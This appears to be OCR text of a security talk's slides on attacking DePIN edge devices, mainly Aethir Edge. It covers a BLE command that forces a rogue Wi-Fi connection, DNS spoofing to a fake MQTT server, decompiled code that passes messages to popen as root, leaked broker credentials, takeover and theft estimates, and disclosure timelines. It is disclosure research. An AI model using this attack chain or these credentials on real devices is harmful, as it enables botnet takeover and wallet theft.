

RESET


Back of the device
RESET
RESET
USB
The USB port has no practical use.
USB
LAN
LAN
DCIN
DCIN
Front of the device
Power switch


USB
LAN
DC IN


DEBUG
J8
HE01M-V11
BW36
2430
701
VOOHU
WHSG24701G
2428
JP1
PWRKEY
ANT
BOOT
J5
J9
>PC+ABS< X2


HE01M-V11
J8
3V3
RX
TX
GND
DEBUG
BW36
2430
L2
U2
R13
R12
R9
Q9
Q8
R86
R83
R85
R81
R82
R84
R67
Q14
Q3
D9
R65
R66
R110
12V
GND
PWRKEY
PWM
R87
M2
H4
6R8


SW1
R46
R47

Attack Vector: Network Reconfiguration

- {command: 2, data: {cap: 2, **ssid**: xx, **bssid**: xx, **pwd**: xx}} ==> **00009000**-0000-1000-8000-00805f9b34fb
- Allow any nearby attacker to send this command without authentication
- Forces the device to connect to a Rogue AP under our control
- **Result:** MiTM and open ports become a primary attack surface

MQTT Command & Control System

- Edge Services subscribe to channels on a central server to receive commands for tasks like OTA updates and running compute jobs
  - Key Services: ota_service, download_service, and cmdline_service

MQTT Command & Control System

- Edge Services subscribe to channels on a central server to receive commands for tasks like OTA updates and running compute jobs
  - Key Services: ota_service, download_service, and cmdline_service
- From our MitM position, we can spoof DNS requests, redirecting the Edge device to connect to our own MQTT server
  - Control over the messages sent to the device

MQTT Command & Control System

- download_service: **Arbitrary File Write** via Path Traversal flaw, leading to persistent root access.
- ota_service: Manages system updates and **has no verification**.
- cmdline_service: **Direct Command Injection** as root

```
snprintf(subscribe_channel, 128, 127, "he/cloud/device/%s", SN);
snprintf(publish_channel, 128, 127, “he/agent/device/result");
snprintf(v50, 128, 128, "%s_cmdline_service", SN);
mosquitto_lib_init(v5); v6 = mosquitto_new(v50, 1, 0);  mosquitto_int_option(v6, 1, 5);
mosquitto_connect_callback_set(mObj, on_connect);
mosquitto_disconnect_callback_set(mObj, on_disconnect);
mosquitto_subscribe_callback_set(mObj, on_subscribe);
mosquitto_publish_callback_set(mObj, on_publish);
mosquitto_message_callback_set(mObj, on_message);
```

```
int __fastcall on_message(int a1, int a2, int a3)
{
  getRequstIdFromJson(v5, (int)random_id);
  getTypeFromJson(*(_DWORD *)(a3 + 8), (int)type);
  getEventIdFromJson(*(_DWORD *)(a3 + 8), (int)eventId);
  getTaskIdFromJson(*(_DWORD *)(a3 + 8), (int)taskId);
  if ( !strcmp(type, "cmdLine") ) {
    cmdObj = (struct_cmdline *)calloc(1u, 0x1384u);
    parseCmdlineJson(*(_DWORD *)(a3 + 8), cmdObj);
    if ( !strcmp(cmdObj->cmd, "reboot") ) {...}
    else if ( !strcmp(cmdObj->cmd, "abort") ) {...}
    else if ( !strcmp(cmdObj->cmd, "restoreFactory") ) {...}
    else {
      ...
      pthread_create(&newthread, 0, (void *(*)(void *))doCmdLineAndReport, cmdObj)
    }
  }
}
```

```
int __fastcall doCmdLineAndReport(struct_cmdline *cmdObj)
{
  cmd = cmdObj->cmd;
  v14 = cmdObj->cmd;
  v3 = popen(cmd, "r");
```


Working
Aethir Edge
hhjack@m1 pwn % ./poc.sh

God Mode: Insecure MQTT Broker

- No Publish Authentication (admin/admin123)
  - Anyone can connect to the broker.myedge-manager.io and publish commands to any channel
  - Allows a global takeover of all connected devices.

Total Node Network Takeover

- ~62,000 nodes (a ~$90M hardware investment)
  - Hijacking of the ~$310,000 daily ATH reward stream
- A powerful C&C botnet
  - E.g, generate an additional ~$1,000 per day via XMR mining
- Allows for theft of any sensitive data from within the running containers
  - Private keys of wallets

Responsible Disclosure (Aethir)

- 10/07/2024 — Initial Report
- 11/07/2024 — Expected to be launched in the next OTA
- 12/03/2024 — Small scale, will push the software to all the devices
- 01/02/2025 — Update all the boxes
- 01/10/2025 — Ask for credit, no response since then 😔


IRResponsible Disclosure (APhone)

- 10/16/2024 — Initial Report
- 11/07/2024 — Confirmed
- 12/03/2024 — Delay in the release compared to the expected time
- 01/08/2025 — Will not be making any updates for the time being
- 01/20/2025 — Moving in a new direction entirely, no following stories 😔


IRResponsible Disclosure (Render)

- 02/04/2025 — Initial Report via support@renderfoundation.com
- 02/10/2025 — “This has been forwarded to the relevant person”
- 02/17/2025 — “No update from me - our internal team is looking into it”
- 04/23/2025 — “Hi there, I don’t have any new information to give”
- 02/20/2025 — Siliently fixed in v1.34.2 😔


A Fully Exploitable Landscape



A Fully Exploitable Landscape



A Fully Exploitable Landscape



Conclusion

- Expansive & Exposed Attack Surfaces:
  - DePIN projects inherently combine hardware, cloud services, and custom protocols, creating massive and often poorly protected technical attack surfaces.

Conclusion

- Expansive & Exposed Attack Surfaces
- Pervasive Lack of Security Maturity
  - Ineffective Reporting Channels
  - No financial (bounties) or professional (credits) incentives for disclosure

Conclusion

- Expansive & Exposed Attack Surfaces
- Pervasive Lack of Security Maturity
- A High-Risk Environment
  - This combination of technical complexity and procedural immaturity makes the DePIN space an attractive ground for attackers and a high-risk environment for users and investors.

Questions?

@hhj4ck